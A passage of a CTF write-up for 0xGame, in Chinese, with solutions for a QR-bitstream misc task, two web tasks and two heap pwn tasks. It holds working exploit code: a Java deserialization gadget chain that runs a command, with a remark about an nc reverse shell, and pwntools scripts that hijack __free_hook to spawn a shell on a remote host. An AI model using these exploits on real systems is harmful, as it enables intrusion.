1000100000000110000001100101001000000001101000011011100100000011000110110011000100000001100010001110 01
```

如果把这段数据想成是二维码的数据的话，根据阅读标准，那么前四位就是模式标识符，这里是0100也就是字节模式。模式标识符后八位代表所承载数据的长度，所以可以读出数据长度为19。同时在字节模式下，数据是按照每个字节八位二进制的方式存储的。

最后，直接删掉4位的模式标识符和8位的长度标识符，就可以读出这段长度为19的数据了，也就是flag最后一段。



From Binary（2进制转换）
Delimiter: Space
Byte Length: 8

```
0010110100111001011000110011100000111001001011010011100000110010001100100011011100110010011001100011001101100011001101 1
0001100100011000101100101011111010000111011000011100001100110001000000001110000110000100100000000110110011001100010000000
1100000110010100100000000110100001101110010000000110001101100110001000000011000100011100 1
```

```
  time:  1ms
length:   41
 lines:    1
```

```
-9c89-82272f3c621e}.Ã.b....fb..R.Cr.6b.#
```

后面冗余数据则是结束符和纠错码，不用管它。

这样，也可以得到一样的flag

```
0xGame{ed4a6398-9360-41ff-9c89-82272f3c621e}
```

web

profile

代码逻辑漏洞
/delete删除用户后，没有删除res.locals.user，再访问/profile时`res.locals.user`仍然存在，而`users.get(res.locals.user.uid)`得到的是undefine,得到flag
poc:

```
import requests
import uuid

url = "http://xxxx/register"
data = {
    "username": "test",
    "password": "test"
}
session = requests.session()
r = session.post(url=url, data=data)
cookies = requests.utils.dict_from_cookiejar(r.cookies)
url = "http:/xxxx/delete"
r = requests.post(url=url, cookies=cookies)
url = "http:/xxxx/profile"
r = requests.get(url=url, cookies=cookies)
print(r.text)
```

Ez_girlfriend

/girlfriend有反序列化入口，我们需要寻找一个类反序列化时可以调用任意类的equals方法，java自带的HashMap或者HashTable都可以，我们看HashMap的gadget：

```
HashMap.readObject
        HashMap.putVal
            AbstractMap.equals
                Tools.equals
```

关键代码:

```
final V putVal(int hash, K key, V value, boolean onlyIfAbsent,
               boolean evict) {
    Node<K,V>[] tab; Node<K,V> p; int n, i;
    if ((tab = table) == null || (n = tab.length) == 0)
        n = (tab = resize()).length;
    if ((p = tab[i = (n - 1) & hash]) == null)
        tab[i] = newNode(hash, key, value, null);
    else {
        Node<K,V> e; K k;
        if (p.hash == hash &&
            ((k = p.key) == key || (key != null && key.equals(k)))) //进入equals条件：先前的键值对与此时的键值对hash值相同，且键名不同
            e = p;
        else if (p instanceof TreeNode)
            e = ((TreeNode<K,V>)p).putTreeVal(this, tab, hash, key, value);
        else {
            for (int binCount = 0; ; ++binCount) {
                if ((e = p.next) == null) {
                    p.next = newNode(hash, key, value, null);
                    if (binCount >= TREEIFY_THRESHOLD - 1) // -1 for 1st
                        treeifyBin(tab, hash);
        ......
```

不能直接赋为Tools，我们将key再赋为hashmap，而且hashmap没有实现equals方法，就会去到父类AbstractMap的equals里:

```
public boolean equals(Object o) {
    if (o == this)
        return true;

    if (!(o instanceof Map))
        return false;
    Map<?,?> m = (Map<?,?>) o;
    if (m.size() != size())
        return false;

    try {
        Iterator<Entry<K,V>> i = entrySet().iterator();
        while (i.hasNext()) {
            Entry<K,V> e = i.next();
            K key = e.getKey();
            V value = e.getValue();
            if (value == null) {
                if (!(m.get(key)==null && m.containsKey(key)))
                    return false;
            } else {
                if (!value.equals(m.get(key)))//Tools类所在键值对的键名在前一个map里对应的键值类型必须为String以进入`if (obj instanceof String)`
                    return false;
            }
        }
    ......
```

完整poc:

```
package com.ctf.game.Controller;

import java.lang.reflect.Field;
import java.util.HashMap;
    public class Test {
        public static void setFieldValue(Object obj, String fieldname, Object value) throws Exception {
            Field field = obj.getClass().getDeclaredField(fieldname);
            field.setAccessible(true);
            field.set(obj, value);
        }
        public static void main(String[] args) throws Exception {
            Tools tools = Tools.class.newInstance();
            HashMap<Object, Object> map1 = new HashMap<>();
            HashMap<Object, Object> map2 = new HashMap<>();
            map1.put("Aa","stringsss" );
            map1.put("BB",tools);
            map2.put("Aa", tools);
            map2.put("BB", "stringsss");
            HashMap<Object, Object> table = new HashMap<>();
            table.put(map1, "3");
            table.put(map2, "0");
            setFieldValue(tools, "girlfriend", "calc");//可以用nc反弹shell
            String s = Tools.base64Encode(((Tools) tools).serialize(table));
            Tools.deserialize(Tools.base64Decode(s));
    }
```

PWN

week4_pwn1(from:0xdeadc0de)

```python
from pwn import *
p=remote('49.233.15.226',8001)
sleep(1)
print(p.recv())

def AddNote(index,size,content):
    p.sendline("1")
    print(p.recvline())
    p.sendline(index)
    print(p.recvline())
    p.sendline(size)
    print(p.recvline())
    p.send(content)
    sleep(0.5)
    print(p.recv())
def DeleteNote(index):
    p.sendline("2")
    print(p.recvline())
    p.sendline(index)
    sleep(0.5)
    print(p.recv())
def ShowNote(index):
    p.sendline("3")
    print(p.recvline())
    p.sendline(index)
    result = p.recvline(False)
    sleep(0.5)
    print(p.recv())
    return result
def EditNote(index,size,content):
    p.sendline("4")
    print(p.recvline())
    p.sendline(index)
    print(p.recvline())
    p.sendline(size)
    print(p.recvline())
    p.send(content)
    sleep(0.5)
    print(p.recv())

AddNote("0","2048","114514")
AddNote("1","16","114514")
AddNote("2","16","114514")
AddNote("3","16",b"/bin/sh\x00")
DeleteNote("1")
DeleteNote("2")
DeleteNote("0")

libcBaseAddress = int.from_bytes(ShowNote("0"),"little")-0x1ECBE0
free_hookAddress = libcBaseAddress+0x1EEE48
systemAddress = libcBaseAddress+0x52290
print("libcBaseAddress="+hex(libcBaseAddress))
EditNote("2","8",p64(free_hookAddress))
AddNote("4","16","114514")
AddNote("5","16",p64(systemAddress))
```

```
p.sendline("2")
print(p.recvline())
p.sendline("3")
p.interactive()
```

week4_pwn2(from:0xdeadc0de)

```
from pwn import *
p=remote('49.233.15.226',8002)
sleep(1)
print(p.recv())

def AddNote(index,size,content):
    p.sendline("1")
    print(p.recvline())
    p.sendline(index)
    print(p.recvline())
    p.sendline(size)
    print(p.recvline())
    p.send(content)
    sleep(0.5)
    print(p.recv())
def DeleteNote(index):
    p.sendline("2")
    print(p.recvline())
    p.sendline(index)
    sleep(0.5)
    print(p.recv())
def ShowNote(index):
    p.sendline("3")
    print(p.recvline())
    p.sendline(index)
    result = p.recvline(False)
    sleep(0.5)
    print(p.recv())
    return result

AddNote("0","2048","114514")
AddNote("10","16",b"/bin/sh\x00")
DeleteNote("0")
libcBaseAddress = int.from_bytes(ShowNote("0"),"little")-0x1ECBE0
free_hookAddress = libcBaseAddress+0x1EEE48
systemAddress = libcBaseAddress+0x52290
print("libcBaseAddress="+hex(libcBaseAddress))

for i in range(9):
    AddNote(str(i),"16","114514")
for i in range(9):
    DeleteNote(str(i))
DeleteNote("7")
for i in range(7):
    AddNote("2"+str(i),"16","114514")
AddNote("27","16",p64(free_hookAddress))
AddNote("28","16","114514")
AddNote("29","16","114514")
AddNote("30","16",p64(systemAddress))
```

```
p.sendline("2")
print(p.recvline())
p.sendline("10")

p.interactive()
```